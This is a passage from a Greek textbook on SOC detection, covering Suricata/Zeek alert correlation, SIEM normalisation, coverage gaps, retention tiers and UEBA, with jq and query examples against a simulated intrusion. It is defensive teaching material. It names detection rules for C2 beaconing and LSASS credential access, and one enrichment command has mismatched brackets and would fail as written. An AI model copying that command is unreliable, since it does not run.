Το σχήμα δουλεύει επειδή όλοι υπολογίζουν το ίδιο πράγμα με τον ίδιο τρόπο (καθορισμένη κανονικοποίηση κατεύθυνσης, seed, base64). Στην πράξη ενεργοποιείται με μία γραμμή στο `suricata.yaml` (`community-id: true`) και με το αντίστοιχο πακέτο πολιτικής στο Zeek, από εκεί και πέρα, τα playbooks διαλογής του SIEM εμπλουτίζουν κάθε συναγερμό αυτόματα: «δείξε μου το `ssl.log` της ροής που πυροδότησε» γίνεται ένα βήμα, όχι έρευνα. Το ίδιο κλειδί απλοποιεί και τη στοχευμένη σύλληψη PCAP (κεφ. 9): ο δείκτης «κράτα πακέτα για αυτό το Community ID» είναι σαφής, φορητός και ανεξάρτητος εργαλείου.

Εργαστηριακό Πρωτόκολλο §10.Δ4

\$ Bash — JOIN συναγερμού με πλαίσιο ροής

```
CID=$(jq -r 'select(.event_type=="alert") | .community_id' eve.json | head -n 1)
grep -h "$CID" ssl.log conn.log | head -n 2
```

Αποτέλεσμα εντολής

```
1:LQU9qZlK+B5F3KDmev6m5PMibrg= ssl JA3=72a589da... SNI=cdn.filedrop-eu.net
1:LQU9qZlK+B5F3KDmev6m5PMibrg= conn duration=28911.4 orig_bytes=1927481344
```

Επεξήγηση

Ένα κλειδί, τρεις πηγές: ο συναγερμός του Suricata, το TLS αποτύπωμα του Zeek και τα μεγέθη της ροής δένουν στην ίδια γραμμή έρευνας — χωρίς προσεγγιστικά ταιριάσματα χρόνου.

10.9 Όταν ο συναγερμός γίνεται απόφαση: ιεράρχηση στο SOC

Ο αισθητήρας παράγει συναγερμούς, το SOC καταναλώνει *αποφάσεις*. Η γέφυρα είναι η ιεράρχηση: κάθε συναγερμός φτάνει με βαθμό σοβαρότητας (priority του κανόνα),

κατηγορία (classtype), και — στα ώριμα περιβάλλοντα — με το πλαίσιο που επιτρέπει άμεση απόφαση: τιμή του στοιχείου (asset criticality), κατεύθυνση (εισερχόμενο recon εναντίον εξερχόμενου C2), και ιστορικό του ζεύγους πηγή-προορισμός.

Συνδυασμός	Παράδειγμα	Απόφαση
Υψηλή + εξερχόμενο + κρίσιμο στοιχείο	C2 beacon από DC	Άμεση κλιμάκωση, IR διαδικασία
Υψηλή + εισερχόμενο + μπλοκαρισμένο	Exploit attempt σε patched server	Καταγραφή, στατιστική — όχι ticket
Μέση + επαναλαμβανόμενο μοτίβο	Ίδιο IOC σε 3 hosts σε 1 ώρα	Ομαδοποίηση σε ένα περιστατικό
Χαμηλή + πρώτη εμφάνιση	Νέο σπάνιο JA3 εσωτερικά	Τροφοδοσία κυνηγιού, όχι συναγερμός

Βασικό σημείο

Η κατεύθυνση αλλάζει τα πάντα: χίλιες μπλοκαρισμένες εισερχόμενες απόπειρες είναι στατιστική του διαδικτύου, ένα εξερχόμενο ταίριασμα C2 από εσωτερικό host είναι πιθανό ενεργό περιστατικό. Η ίδια υπογραφή, δύο εντελώς διαφορετικές αποφάσεις.

Εμβάθυνση

Η ομαδοποίηση (aggregation) είναι ο μεγάλος πολλαπλασιαστής αποδοτικότητας: το ίδιο περιστατικό παράγει δεκάδες συναγερμούς από διαφορετικούς κανόνες και αισθητήρες — χωρίς συγκόλληση σε μία υπόθεση (ανά host, ανά Community ID, ανά χρονικό παράθυρο), το SOC διαλογεί το ίδιο συμβάν πέντε φορές. Εδώ κλείνει και ο κύκλος με το SIEM του κεφ. 11: ο αισθητήρας στέλνει όλα τα events (alert + πρωτόκολλα + stats), το SIEM κάνει την ομαδοποίηση, τον εμπλουτισμό και την τελική ιεράρχηση — και το μετρικό επιτυχίας είναι ο λόγος «περιστατικά προς συναγερμούς»: όσο πλησιάζει το 1:1 ανά πραγματικό συμβάν, τόσο λιγότερος χρόνος χάνεται σε διπλοδιαλογή.

Εργαστηριακό Πρωτόκολλο §10.Δ5

\$ Bash — ομαδοποίηση συναγερμών ανά host/ώρα

```
jq -r 'select(.event_type=="alert") | [.src_ip, .alert.signature] | @tsv' eve.json |
sort | uniq -c | sort -rn | head -n 3
```

Αποτέλεσμα εντολής

```
417 10.20.14.114 ET MALWARE DNS Query to Known Sinkhole Domain
  9 10.20.14.114 ET MALWARE Cobalt Strike Beacon Observed
  2 10.20.17.63 ET MALWARE DNS Query to Known Sinkhole Domain
```

Επεξήγηση

428 συναγερμοί, δύο hosts, ένα περιστατικό: η ομαδοποίηση πριν από τη διαλογή μετατρέπει τον καταρράκτη σε δύο γραμμές υπόθεσης — και αναδεικνύει αμέσως τον δεύτερο, «ήσυχο» host που αλλιώς θα χανόταν στον θόρυβο του πρώτου.

10.10 Τεχνικό Εργαστήριο 10: Από τον κανόνα στον συναγερμό

Περιβάλλον. Εικονική μηχανή Linux με Suricata και δεύτερη μηχανή-«θύμα» στο ίδιο εικονικό δίκτυο.

Φάση 1 — Βασική λειτουργία. Εκτελέστε το Suricata σε λειτουργία IDS πάνω σε παρεχόμενο PCAP και εξοικειωθείτε με το eve.json μέσω jq.

Φάση 2 — Σύνταξη κανόνα. Γράψτε κανόνα που ειδοποιεί για λήψη εκτελέσιμου (.exe) μέσω HTTP με user-agent curl. Δοκιμάστε τον με πραγματική κίνηση από τη μηχανή-θύμα και τεκμηριώστε: πόσοι αληθώς/ψευδώς θετικοί;

Φάση 3 — Βελτίωση. Προσθέστε συνθήκες ώστε οι ψευδώς θετικοί να μηδενιστούν χωρίς να χαθεί ο αληθής. Καταγράψτε τη συλλογιστική κάθε αλλαγής και ανεβάστε το rev.

Φάση 4 — Διαδρομή. Ρυθμίστε προώθηση του eve.json με TLS (π.χ. rsyslog/filebeat) προς δεύτερο σύστημα και αποδείξτε με δοκιμή διακοπής δικτύου ότι δεν χάνονται εγγραφές.

Παραδοτέο. Ο κανόνας με ιστορικό εκδόσεων, τα αποτελέσματα των μετρήσεων και η τεκμηρίωση της διαδρομής.

10.11 Πρακτικές Ασκήσεις

1. Καταγράψτε τρία σενάρια όπου ένας κανόνας IPS σε λειτουργία drop θα προκαλούσε ζημία παραγωγής, και τη διαδικασία δοκιμών που θα την είχε προλάβει.
2. Ο οργανισμός στέλνει syslog UDP χωρίς TLS από τους ελεγκτές τομέα. Συντάξτε τεκμηριωμένη εισήγηση μίας σελίδας για τη μετάβαση, με τους τρεις σημαντικότερους κινδύνους της τρέχουσας κατάστασης.
3. Συγκρίνετε Zeek και Suricata: ποια ερωτήματα απαντά καλύτερα το καθένα και γιατί; τί ώριμες αρχιτεκτονικές αναπτύσσουν και τα δύο;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- IDS = παρατηρητής (out-of-band, βλέπει τα πάντα, δεν μπλοκάρει), IPS = τροχονόμος (inline, μπλοκάρει, αλλά λάθος του = διακοπή υπηρεσίας), η επιλογή είναι επιχειρησιακή απόφαση κινδύνου.
- Ο κανόνας έχει ανατομία: header (πρωτόκολλο/κατευθύνσεις) + options (content, pcre, flow, metadata), η ποιότητα κρίνεται στο fast_pattern και στα όρια ψευδώς θετικών.
- EVE JSON: μία ροή, πολλοί τύποι (alert, dns, tls, fileinfo, stats) — έτοιμη για SIEM, τα πεδία flow_id δένουν συναγερμό με πλήρες πλαίσιο ροής.

- Τοποθέτηση πριν από κανόνες: περίμετρος ΚΑΙ ανατολικά-δυτικά, πριν/μετά το NAT, TAP αντί SPAN όπου μετρά — και μέτρηση απώλειας πακέτων ως μετρικό υγείας με συναγερμό.
- Συντονισμός: threshold για ρυθμό, suppress με ιδιοκτήτη και λήξη, flowbits για συσχέτιση σταδίων — και regression PCAPs πριν από κάθε ενημέρωση κανόνων.
- Αξιόπιστη μεταφορά: TLS, τοπικές ουρές δίσκου, επιβεβαιώσεις άκρο-σε-άκρο — το log που χάθηκε στη μεταφορά είναι πειστήριο που δεν υπήρξε ποτέ.

10.12 Τεστ Αυτοαξιολόγησης 10

1. Η βασική διαφορά IDS και IPS είναι ότι το IPS:
 - A. Ανιχνεύει περισσότερες επιθέσεις
 - B. Παρεμβάλλεται στη ροή και μπορεί να απορρίψει κίνηση
 - C. Δεν χρειάζεται κανόνες
 - D. Λειτουργεί μόνο σε κρυπτογραφημένη κίνηση
2. Το πεδίο `flow_id` στο EVE JSON επιτρέπει:
 - A. Την αποκρυπτογράφηση της ροής
 - B. Τη συσχέτιση συναγερμού με όλα τα μεταδεδομένα της ίδιας ροής
 - C. Τον εντοπισμό της διεργασίας στο τερματικό
 - D. Τη γεωγραφική απόδοση της IP
3. Γιατί κάθε νέος κανόνας ξεκινά σε λειτουργία ειδοποίησης;
 - A. Για εξοικονόμηση πόρων
 - B. Για να μετρηθεί η ακρίβειά του πριν αποκτήσει δικαίωμα να κόβει κίνηση παραγωγής
 - C. Επειδή το απαιτεί η σύνταξη
 - D. Για να μη γεμίζει το `eve.json`
4. Η έγκαιρη προώθηση καταγραφών εκτός συστήματος προστατεύει κυρίως από:
 - A. Την ανακύκλωση λόγω μεγέθους
 - B. Τη διαγραφή ή αλλοίωσή τους από τον αντίπαλο μετά την παραβίαση
 - C. Τα σφάλματα δίσκου
 - D. Τη λανθασμένη ζώνη ώρας
5. Ο αισθητήρας δικτύου δεν μπορεί από μόνος του να απαντήσει:
 - A. Πόσα bytes μεταφέρθηκαν
 - B. Ποια διεργασία δημιούργησε τη σύνδεση
 - C. Ποιο SNI ζητήθηκε
 - D. Πότε έγινε η χειραψία

Απαντήσεις

- **1 — B.** Η θέση στη ροή είναι που δίνει στο IPS τη δύναμη — και την ευθύνη — της απόρριψης.
- **2 — B.** Όλα τα γεγονότα της ίδιας ροής μοιράζονται το `flow_id`, ο συναγερμός αποκτά αμέσως πλαίσιο.
- **3 — B.** Η προαγωγή σε drop είναι απόφαση βασισμένη σε μετρημένη ακρίβεια, όχι σε αισιοδοξία.
- **4 — B.** Ό,τι έφυγε πριν από την παραβίαση είναι εκτός εμβέλειας του αντιπάλου — γι' αυτό η καθυστέρηση προώθησης είναι παράθυρο κινδύνου.
- **5 — B.** Η απόδοση σύνδεσης σε διεργασία απαιτεί τηλεμετρία τερματικού — ο κανόνας της σύντηξης ξανά.

Μέρος IV

Επίπεδο 4 — Προηγμένη ανίχνευση, εταιρικό SIEM και ενεργή απόκριση

Κεφάλαιο 11

Εταιρικό SIEM: Αρχιτεκτονική, Κανονικοποίηση και Συσχέτιση

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

- περιγράφετε τα λειτουργικά στρώματα ενός SIEM από την πρόσληψη έως την απόκριση,
- εξηγείτε τον ρόλο της κανονικοποίησης και ενός κοινού σχήματος πεδίων (π.χ. Elastic Common Schema — ECS),
- συντάσσετε βασικά διερευνητικά ερωτήματα και κανόνες συσχέτισης,
- αποτιμάτε την ποιότητα μιας εγκατάστασης SIEM: κάλυψη πηγών, διατήρηση, τυφλά σημεία.

11.1 Τα στρώματα ενός SIEM

Ένα SIEM (Security Information and Event Management) δεν είναι «μία βάση με logs» αλλά αλυσίδα λειτουργιών, καθεμία με δικές της αποφάσεις σχεδιασμού και δικά της σημεία αποτυχίας:

1. **Πρόσληψη (ingestion).** Παραλαβή από agents, syslog, APIs νέφους — με τα κριτήρια αξιοπιστίας του Κεφαλαίου 10.
2. **Ανάλυση και κανονικοποίηση (parsing/normalization).** Κάθε μορφή πηγής μεταφράζεται σε κοινό σχήμα πεδίων.
3. **Αποθήκευση και ευρετηρίαση.** Συμβιβασμός κόστους, ταχύτητας και διατήρησης — συχνά σε βαθμίδες (hot/warm/cold).
4. **Ανίχνευση.** Προγραμματισμένοι κανόνες και αναζητήσεις πάνω στο κανονικοποιημένο ρεύμα.
5. **Διερεύνηση και απόκριση.** Το περιβάλλον όπου ο αναλυτής θέτει ερωτήματα, και οι διασυνδέσεις (SOAR, ticketing) που μετατρέπουν την κρίση σε ενέργεια.

Εμβάθυνση: γιατί η κανονικοποίηση είναι το κρίσιμότερο στρώμα

Το ίδιο γεγονός — μια σύνδεση χρήστη — φθάνει ως πεδίο `TargetUserName` από τα Windows, `user` από το SSH, `userIdentity.userName` από το νέφος. Χωρίς κοινό σχήμα, κάθε κανόνας ανίχνευσης πρέπει να γνωρίζει όλες τις παραλλαγές — και κάθε νέα πηγή σπάει τους υπάρχοντες κανόνες. Ένα κοινό σχήμα όπως το ECS ορίζει μία ονομασία (`user.name`, `source.ip`, `process.command_line`) για κάθε έννοια, ο κανόνας γράφεται μία φορά και ισχύει για όλες τις πηγές. Το πρακτικό κόστος: η ποιότητα των parsers καθορίζει την ποιότητα της ανίχνευσης — ένα πεδίο που δεν χαρτογραφήθηκε είναι αόρατο σε κάθε κανόνα, όσο καλός κι αν είναι.

11.2 Από το ερώτημα στη συσχέτιση

Το διερευνητικό ερώτημα είναι το καθημερινό εργαλείο του αναλυτή. Παράδειγμα σε ES|QL (Elastic): ποιες πηγαίες διευθύνσεις παρήγαγαν τις περισσότερες αποτυχημένες συνδέσεις το τελευταίο 24ωρο;

\$ Ερώτημα ES|QL


```
FROM logs-*
| WHERE event.category == "authentication"
|   AND event.outcome == "failure"
|   AND @timestamp > NOW() - 24 hours
| STATS count = COUNT(*) BY source.ip, user.name
| SORT count DESC
| LIMIT 10
```

Αποτέλεσμα (απόσπασμα)

count	source.ip	user.name
1284	198.51.100.23	admin
977	198.51.100.23	administrator
41	10.20.3.15	svc-backup

Οι δύο πρώτες γραμμές είναι θόρυβος περιμέτρου (brute force από το διαδίκτυο σε γενικά ονόματα), η τρίτη είναι η ενδιαφέρουσα: εσωτερική διεύθυνση, πραγματικός λογαριασμός υπηρεσίας, 41 αποτυχίες — αρκετά λίγες για να αποφύγουν κατώφλια, αρκετά πολλές για να μην είναι τυχαίες.

Ο **κανόνας συσχέτισης** ανεβάζει το ερώτημα σε αυτόματη, συνεχή ανίχνευση — και η ωριμότητα κλιμακώνεται: απλό κατώφλι (N αποτυχίες σε T λεπτά), ακολουθία (αποτυχίες και έπειτα επιτυχία του ίδιου λογαριασμού από την ίδια πηγή — το αποτύπωμα του επιτυχούς brute force), και συσχέτιση μεταξύ πηγών (η επιτυχής σύνδεση ακολουθείται από δημιουργία νέου λογαριασμού ή εκκίνηση ύποπτης διεργασίας στο ίδιο σύστημα). Όσο πλουσιότερο το πλαίσιο ενός συναγερμού, τόσο λιγότερη εργασία διαλογής μεταφέρεται στον άνθρωπο.

Σχ. 17 — Κανόνας ακολουθίας: τρία γεγονότα, ένας συναγερμός υψηλής βεβαιότητας**Το τυφλό σημείο είναι αόρατο — εκτός αν το μετρήσετε**

Το SIEM βλέπει μόνο ό,τι του στέλνεται: ένα εύρος συστημάτων χωρίς παρακολούθηση δεν παράγει «λίγους» συναγερμούς — παράγει μηδέν, και το μηδέν μοιάζει με ησυχία. Γι' αυτό η κάλυψη ελέγχεται ενεργά: απογραφή πηγών έναντι απογραφής υποδομής, συναγερμοί «σιωπηλής πηγής» όταν ένα σύστημα πάψει να στέλνει, και περιοδικές δοκιμές από άκρο σε άκρο (ένα ελεγχόμενο τεχνητό συμβάν στο τερματικό πρέπει να εμφανιστεί στο SIEM μέσα στο αναμενόμενο διάστημα). Στην έκθεση περιστατικού, τα όρια κάλυψης δηλώνονται ρητά: «δεν παρατηρήθηκε» σημαίνει κάτι μόνο εκεί όπου υπήρχε δυνατότητα παρατήρησης.

11.3 Κανονικοποίηση στην πράξη: κοινά σχήματα και ποιότητα δεδομένων

Η συσχέτιση προϋποθέτει κοινή γλώσσα: το πεδίο που ο ένας αποστολέας λέει `src_ip`, ο άλλος `SourceAddress` και ο τρίτος `id.orig_h` πρέπει να καταλήξει σε ένα όνομα. Τα κοινά σχήματα — ECS (Elastic Common Schema), CIM (Splunk), OCSF — ορίζουν αυτό το λεξιλόγιο: `source.ip`, `destination.ip`, `user.name`, `event.action`. Η κανονικοποίηση γίνεται στον αγωγό εισαγωγής (ingest pipeline) και είναι εργασία υποδομής με αποδεικτική σημασία: πεδίο που χαρτογραφήθηκε λάθος σημαίνει ερώτημα που σιωπηλά δεν βρίσκει τίποτα.

Έννοια	Windows EVTX	Zeek	ECS (στόχος)
Πηγαία IP	IpAddress	id.orig_h	source.ip
Χρήστης	TargetUserName	—	user.name
Διεργασία	NewProcessName	—	process.executable
Προορισμός	—	id.resp_h / id.resp_p	destination.ip / .port
Ενέργεια	EventID	conn_state κ.ά.	event.action / event.code

Βασικό σημείο

Η ποιότητα της κανονικοποίησης ελέγχεται με ερωτήματα-δείκτες: «πόσα συμβάντα του τύπου X έχουν κενό `source.ip`;» Ένα ποσοστό που ανεβαίνει σιωπηλά είναι βλάβη ορατότητας — και κανείς συναγερμός δεν θα το πει μόνος του.

Εμβάθυνση

Δύο αθόρυβοι δολοφόνοι της συσχέτισης: ο *χρόνος* και η *ταυτότητα*. Χρόνος: κάθε πηγή στέλνει άλλη ζώνη/μορφή, ο αγωγός κανονικοποιεί όλα σε UTC (@timestamp) κρατώντας και τον αρχικό χρόνο συμβάντος — η διαφορά `ingest_time - event_time` είναι μετρικό υγείας (καθυστερημένες πηγές = τρύπες στις χρονικές συσχετίσεις). Ταυτότητα: ο ίδιος σταθμός εμφανίζεται ως `FIN-WS-114`, `fin-ws-114.corp.local` και `10.20.14.114` — χωρίς πίνακες αντιστοίχισης (asset/identity resolution), ο κανόνας «3 αποτυχίες + 1 επιτυχία στον ίδιο host» απλώς δεν δουλεύει. Τα ώριμα SIEM τρέφουν τους πίνακες αυτούς αυτόματα από AD/DHCP/EDR και τους εκθέτουν ως lookup στη γλώσσα ερωτημάτων.

Εργαστηριακό Πρωτόκολλο §11.Δ1

\$ Bash — έλεγχος ποιότητας κανονικοποίησης

```
# What fraction of auth events lost user.name in the pipeline?
jq -r 'select(.event.category=="authentication") |
  if .user.name then "ok" else "missing" end' events.ndjson | sort | uniq -c
```

Αποτέλεσμα εντολής

```
48211 ok
1907 missing
```

Επεξήγηση

4% των συμβάντων ταυτοποίησης φτάνει χωρίς όνομα χρήστη — έλεγχος δείχνει νέο DC με διαφορετική έκδοση σχήματος που ο parser δεν αναγνωρίζει. Χωρίς αυτό το μετρικό, οι κανόνες συσχέτισης θα «έχαναν» το 4% των συνδέσεων σιωπηλά.

11.4 Ο κανόνας του μη παρακολουθούμενου εύρους

Το SIEM βλέπει μόνο ό,τι του στέλνουν. Ο **κανόνας του μη παρακολουθούμενου εύρους**: σε κάθε περιβάλλον υπάρχουν hosts εκτός τηλεμετρίας — ξεχασμένοι servers, νέες VM χωρίς agent, συσκευές που «θα ενταχθούν αργότερα» — και ο αντίπαλος που θα τους βρει αποκτά αθέατη βάση επιχειρήσεων. Η άμυνα είναι λογιστική: συστηματική διαφορά μεταξύ του καταλόγου περιουσιακών στοιχείων (AD, DHCP, σαρώσεις, cloud inventory) και του συνόλου των hosts που όντως στέλνουν συμβάντα.

Βασικό σημείο

Το ερώτημα «ποιοι hosts ΔΕΝ στέλνουν logs;» πρέπει να τρέχει καθημερινά και αυτόματα. Κάθε host στη διαφορά είναι είτε λάθος καταλόγου, είτε βλάβη αποστολής, είτε — στη χειρότερη στιγμή — το σημείο όπου ζει ο αντίπαλος.

Εμβάθυνση

Η ίδια λογιστική εφαρμόζεται ανά *πηγή* και όχι μόνο ανά *host*: ένας *server* που στέλνει *System* αλλά όχι *Security*, ένας σταθμός με *Sysmon* που σίγησε (κεφ. 6), ένας αισθητήρας δικτύου που σταμάτησε τα *stats* — όλα είναι μερικές τυφλώσεις που δεν φαίνονται στο συνολικό «*events per second*». Η ώριμη υλοποίηση κρατά ανά (*host*, *πηγή*) τον χρόνο τελευταίου συμβάντος και ειδοποιεί σε υπέρβαση ορίου ανά κρισιμότητα: DC χωρίς *Security logs* για 10 λεπτά = υψηλή, εκτυπωτής σιωπηλός για μία ημέρα = χαμηλή. Στα περιστατικά, ο πίνακας αυτός απαντά και το αντίστροφο ερώτημα της οριοθέτησης: «για ποια συστήματα ΔΕΝ μπορούμε να πούμε τίποτα;» — απάντηση που ανήκει, ρητά, στην τελική αναφορά.

Εργαστηριακό Πρωτόκολλο §11.Δ2

\$ Bash — καθημερινή λογιστική κάλυψης

```
comm -23 <(sort inventory_hosts.txt) <(jq -r '.host.name' events.ndjson | sort -u) |
↪ head
```

Αποτέλεσμα εντολής

```
LEGACY-APP-07
TEST-SQL-03
```

Επεξήγηση

Δύο *hosts* του καταλόγου δεν έστειλαν ούτε ένα συμβάν σήμερα. Ο *LEGACY-APP-07* έχει «προσωρινά» απενεργοποιημένο *agent* εδώ και τρεις μήνες — ακριβώς το προφίλ μηχανήματος που επιλέγουν οι αντίπαλοι για *staging*. Δελτίο εργασίας, όχι σημείωση.

11.5 Η οικονομία της αναδρομής: *hot*, *warm*, *cold*

Η αποθήκευση του SIEM είναι πάντα συμβιβασμός κόστους-ταχύτητας, και ο συμβιβασμός γίνεται αρχιτεκτονική με τις βαθμίδες:

Βαθμίδα	Μέσο/μορφή	Τυπικό βάθος	Χρήση
Hot	SSD, πλήρη ευρετήρια	7–30 ημέρες	Διαλογή, ενεργοί κανόνες, διερεύνηση
Warm	Φθηνότερος δίσκος, αραιά ευρετήρια	1–6 μήνες	Κυνήγι, αναδρομικοί έλεγχοι IOC
Cold	Object storage, συμπιεσμένα	1–7 έτη	Κανονιστική διατήρηση, μεγάλες έρευνες

Βασικό σημείο

Ο μέσος χρόνος παραμονής αντιπάλου ξεπερνά συχνά το βάθος του hot tier: το ερώτημα «πότε μπήκε;» απαντιέται στο warm/cold — γι' αυτό η αναδρομική αναζήτηση IOC πρέπει να είναι εφικτή (και εξασκημένη) σε όλες τις βαθμίδες, όχι θεωρητικά δυνατή.

Εμβάθυνση

Δύο σχεδιαστικές συνέπειες. Πρώτον, η *επιλογή τι πάει πού* είναι απόφαση ανίχνευσης: τα auth συμβάντα των DC και τα EDR alerts αξίζουν μακρύ hot, τα verbose debug logs ίσως δεν αξίζουν καν warm. Δεύτερον, η *φθηνή αναδρομή* αλλάζει τη συμπεριφορά της ομάδας: όταν ο αναδρομικός έλεγχος 6 μηνών κοστίζει ένα ερώτημα αντί για ένα έργο, κάθε νέο IOC ελέγχεται αυτόματα σε όλο το ιστορικό — και τα περιστατικά «ηλικίας 40 ημερών» παύουν να είναι τυφλά. Τεχνολογίες object-storage αναζήτησης και ανοιχτές μορφές (Parquet) έχουν συμπιέσει δραματικά αυτό το κόστος, ό,τι κι αν χρησιμοποιεί ο οργανισμός, το μετρικό είναι ένα: «πόσος χρόνος/κόστος για ερώτημα 90 ημερών σε όλα τα auth logs;»

Εργαστηριακό Πρωτόκολλο §11.Δ3**\$ Bash — αναδρομικός έλεγχος IOC στο cold tier**

```
# 90 days of parquet-archived DNS, one IOC, one laptop
duckdb -c "SELECT date_trunc('day',ts) d, count(*) FROM 'archive/dns/*.parquet'
WHERE query LIKE '%filedrop-eu.net' GROUP BY d ORDER BY d LIMIT 3;"
```

Αποτέλεσμα εντολής

```
2026-08-19 4
2026-09-11 2
2026-09-26 417
```

Επεξήγηση

Το IOC εμφανίζεται ήδη από τις 19 Αυγούστου — σποραδικές «δοκιμαστικές» επαφές πέντε εβδομάδες πριν από την έκρηξη της 26/9. Η αναδρομή στο cold tier μόλις μετακίνησε την έναρξη του περιστατικού κατά 38 ημέρες — και μαζί το εύρος της έρευνας και των γνωστοποιήσεων.

11.6 Από τον συναγερμό στην υπόθεση: η ροή της διαλογής

Ο συναγερμός δεν είναι το τέλος του SIEM αλλά η αρχή μιας ροής: εμπλουτισμός (ποιος είναι ο host; ποιος ο χρήστης; τι λέει το EDR;), απόφαση (ψευδές; benign true positive; κλιμάκωση;), και τεκμηρίωση — με κάθε βήμα μετρήσιμο. Τα SOAR playbooks αυτοματοποιούν τον εμπλουτισμό (lookup σε CTI, ιστορικό host, σχετικοί πρόσφατοι συναγερμοί) ώστε ο αναλυτής να ανοίγει τον συναγερμό με το πλαίσιο ήδη στη θέση του.

Βασικό σημείο

Το μετρικό που προβλέπει την υγεία ενός SOC δεν είναι πόσους συναγερμούς κλείνει, αλλά πόσοι κλείνουν με αιτία: κατηγορία, σχόλιο και — για τα ψευδώς θετικά — δελτίο βελτίωσης του κανόνα που τα γέννησε.

Εμβάθυνση

Η ροή διαλογής είναι και το σημείο όπου το SIEM συναντά όλα τα προηγούμενα κεφάλαια: ο συναγερμός «beacon score high» (κεφ. 9) εμπλουτίζεται με τα Sysmon EID 3/22 του host (κεφ. 6), οδηγεί σε αίτημα τριάζ μνήμης (κεφ. 7) και τεκμηρίων εκτέλεσης (κεφ. 5), και — αν επιβεβαιωθεί — ανοίγει την υπόθεση με τη δομή του κεφ. 1. Ο σχεδιασμός των playbooks ακολουθεί αυτή την αλυσίδα: κάθε τύπος συναγερμού έχει προδιαγεγραμμένα (α) τα ερωτήματα εμπλουτισμού, (β) τα κριτήρια κλιμάκωσης, (γ) τις πρώτες ενέργειες διατήρησης πειστηρίων — ώστε το «διατήρησε πριν δράσεις» να μην εξαρτάται από το ποιος έτυχε να έχει βάρδια.

Εργαστηριακό Πρωτόκολλο §11.Δ4**\$ Bash — εμπλουτισμός συναγερμού**

```
jq -r --arg h FIN-WS-114 '["@timestamp"],.rule.name] | @tsv' alerts.ndjson |
grep -i "$h" | sort | tail -n 4
```

Αποτέλεσμα εντολής

```
2026-09-26T13:12:44 Suspicious Execution From Temp
2026-09-26T13:41:09 DNS Beaconing Score High
2026-09-26T13:49:55 LSASS Access From Non-System Binary
2026-09-26T13:52:20 Workstation-to-Workstation SMB
```

Επεξήγηση

Τέσσερις συναγερμοί, τέσσερα κεφάλαια αυτού του βιβλίου, ένας host, σαράντα λεπτά: ο εμπλουτισμός «τι άλλο είδαμε από αυτόν τον host σήμερα;» μετατρέπει τέσσερα μεσαία σήματα σε μία υψηλής βεβαιότητας εισβολή σε εξέλιξη — πριν ανοίξει καν η βαθιά διερεύνηση.

11.7 UEBA: όταν ο κανόνας δεν ξέρει τι ψάχνει

Οι κανόνες πιάνουν ό,τι περιγράφηκε, η **ανάλυση συμπεριφοράς οντοτήτων (UEBA)** πιάνει ό,τι ξεφεύγει από το μετρημένο φυσιολογικό κάθε οντότητας: ο λογαριασμός που συνδέεται πρώτη φορά από νέα χώρα, ο server που στέλνει δεκαπλάσιο όγκο από το ιστορικό του, ο χρήστης που «αγγίζει» δέκα shares που δεν είχε ανοίξει ποτέ. Η βασική γραμμή χτίζεται ανά οντότητα (χρήστης, host, υπηρεσία) και οι αποκλίσεις βαθμολογούνται και συσσωρεύονται σε σκορ κινδύνου.

Βασικό σημείο

Το UEBA δεν αντικαθιστά τους κανόνες — τους συμπληρώνει εκεί που δεν υπάρχει υπογραφή: κλεμμένα διαπιστευτήρια, εσωτερική απειλή, νέες TTPs. Και όπως κάθε στατιστικό εργαλείο, χρειάζεται περίοδο εκμάθησης και υγιή δεδομένα ταυτότητας (κεφ. 11.X1) για να μην βαφτίσει «φυσιολογικό» έναν ήδη παραβιασμένο λογαριασμό.

Εμβάθυνση

Η πρακτική αξία κρίνεται στη διαλογή: ένα σκορ «87/100» χωρίς εξήγηση είναι μαύρο κουτί που ο αναλυτής θα μάθει να αγνοεί. Οι χρήσιμες υλοποιήσεις εκθέτουν τους λόγους (πρώτη χώρα, νέος ISP, ασυνήθης ώρα, νέος πόρος) ώστε η απόφαση να είναι ελέγξιμη — και τα ψευδώς θετικά (ταξίδι στελέχους, νέος ρόλος εργαζομένου) να διορθώνουν τη βασική γραμμή αντί να θάβουν το εργαλείο. Στο περιστατικό της γραμμής μας: ο svc-backup είχε σταθερό προφίλ μηνών (έναν server, νυχτερινό παράθυρο), οι type-3 συνδέσεις του από σταθμό εργασίας στις 13:52 ήταν απόκλιση τεσσάρων διαστάσεων ταυτόχρονα — το είδος του σήματος που το UEBA σηκώνει πρώτο, πριν καν γραφτεί κανόνας για την τεχνική.

Εργαστηριακό Πρωτόκολλο §11.Δ5**\$ Bash — απόκλιση από βασική γραμμή λογαριασμού**

```
jq -r 'select(.user.name=="svc-backup") | .source.ip' auth-30d.ndjson |
sort | uniq -c | sort -rn
```

Αποτέλεσμα εντολής

```
2911 10.20.8.12
3 10.20.14.114
```

Επεξήγηση

Τριάντα ημέρες ιστορικού: 2.911 συνδέσεις από τον αναμενόμενο backup server — και 3 από τον παραβιασμένο σταθμό, όλες στις 26/9. Η αναλογία λέει όλη την ιστορία: η βασική γραμμή είναι ο φθηνότερος ανιχνευτής κλεμμένων διαπιστευτηρίων.

11.8 Τεχνικό Εργαστήριο 11: Χτίσιμο μίνι SIEM

